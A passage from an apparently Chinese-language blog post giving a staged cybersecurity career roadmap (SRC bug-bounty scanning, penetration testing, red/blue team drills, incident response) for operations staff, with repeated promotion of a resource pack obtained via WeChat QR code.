专项学习 SRC 漏扫流程:包括 SRC 平台规则解读(如漏洞提交规范、奖励机制)、漏扫目标范围界定、漏扫策略制定(全量扫描 vs 定向扫描)、漏扫结果验证与复现;
-
实战训练:使用 AWVS+BurpSuite 组合开展 SRC 平台目标漏扫,练习 “扫描 - 验证 - 漏洞报告撰写 - 平台提交” 全流程。
SRC 实战演练:选择合适的 SRC 平台(如补天、CNVD)进行漏洞挖掘与漏扫实战,积累实战经验,尝试获取挖洞收益。
恭喜你,如果学到这里,你基本可以下班搞搞副业创收了,并且具备渗透测试工程师必备的「渗透技巧」、「溯源能力」,让你在黑客盛行的年代别背锅,工作实现升职加薪的同时也能开创副业创收!
如果你想要入坑黑客&网络安全,笔者给大家准备了一份:全网最全的网络安全资料包需要保存下方图片,微信扫码即可前往获取!
因篇幅有限,仅展示部分资料,需要点击下方链接即可前往获取
1. 阶段目标
全面掌握渗透测试理论与实战技能,能够独立完成渗透测试项目,编写规范的渗透测试报告,具备渗透测试工程师岗位能力,为护网红蓝对抗及应急响应提供技术支撑。
2. 学习内容
渗透测试核心理论:系统学习渗透测试流程、方法论及法律法规知识,明确渗透测试边界与规范(与红蓝对抗攻击边界要求一致)。
实战技能训练:开展漏洞扫描、漏洞利用、电商系统渗透测试、内网渗透、权限提升(Windows、Linux)、代码审计等实战训练,结合运维中熟悉的系统环境设计测试场景(强化红蓝对抗攻击端技术能力)。
工具开发实践:基于 Python 编程基础,学习渗透测试工具开发技巧,开发简单的自动化测试脚本(可拓展用于 SRC 漏扫自动化及应急响应辅助工具)。
报告编写指导:学习渗透测试报告的结构与编写规范,完成多个不同场景的渗透测试报告撰写练习(与 SRC 漏洞报告、应急响应报告撰写逻辑互通)。
1. 阶段目标
掌握企业级安全攻防、护网红蓝对抗及应急响应核心技能,考取网安行业相关证书。
2. 学习内容
护网红蓝对抗专项:
-
红蓝对抗基础:学习护网行动背景、红蓝对抗规则(攻击范围、禁止行为)、红蓝双方角色职责(红队:模拟攻击;蓝队:防御检测与应急处置);
-
红队实战技能:强化内网渗透、横向移动、权限维持、免杀攻击等高级技巧,模拟护网中常见攻击场景;
-
蓝队实战技能:学习安全设备(防火墙、IDS/IPS、WAF)联动防御配置、安全监控平台(SOC)使用、攻击行为研判与溯源方法;
-
模拟护网演练:参与团队式红蓝对抗演练,完整体验 “攻击 - 检测 - 防御 - 处置” 全流程。
应急响应专项: -
应急响应流程:学习应急响应 6 步流程(准备 - 检测 - 遏制 - 根除 - 恢复 - 总结),掌握各环节核心任务;
-
实战技能:开展操作系统入侵响应(如病毒木马清除、异常进程终止)、数据泄露应急处置、漏洞应急修补等实战训练;
-
工具应用:学习应急响应工具(如 Autoruns、Process Monitor、病毒分析工具)的使用,提升处置效率;
-
案例复盘:分析真实网络安全事件应急响应案例(如勒索病毒事件),总结处置经验。
其他企业级攻防技能:学习社工与钓鱼、CTF 夺旗赛解析等内容,结合运维中企业安全防护需求深化理解。
证书备考:针对网安行业相关证书考试内容(含红蓝对抗、应急响应考点)进行专项复习,参加模拟考试,查漏补缺。
网络安全这行,不是会几个工具就能搞定的。你得有体系,懂原理,能实战。尤其是从运维转过来的,别浪费你原来的经验——你比纯新人强多了。
但也要沉得住气,别学了两天Web安全就觉得自己是黑客了。内网、域渗透、代码审计、应急响应,要学的还多着呢。
如果你真的想转,按这个路子一步步走,没问题。如果你只是好奇,我劝你再想想——这行要持续学习,挺累的,但也是真有意思。
关于如何学习网络安全,笔者也给大家整理好了全套网络安全知识库,需要的可以扫码获取!
因篇幅有限,仅展示部分资料,需要点击下方链接即可前往获取
1、网络安全意识

2、Linux操作系统
3、WEB架构基础与HTTP协议
4、Web渗透测试
5、渗透测试案例分享

6、渗透测试实战技巧

7、攻防对战实战

8、CTF之MISC实战讲解
关于如何学习网络安全,笔者也给大家整理好了全套网络安全知识库,需要的可以扫码获取!
因篇幅有限,仅展示部分资料,需要点击下方链接即可前往获取
更多推荐


 27
 0
- 0


 已为社区贡献33条内容

所有评论(0)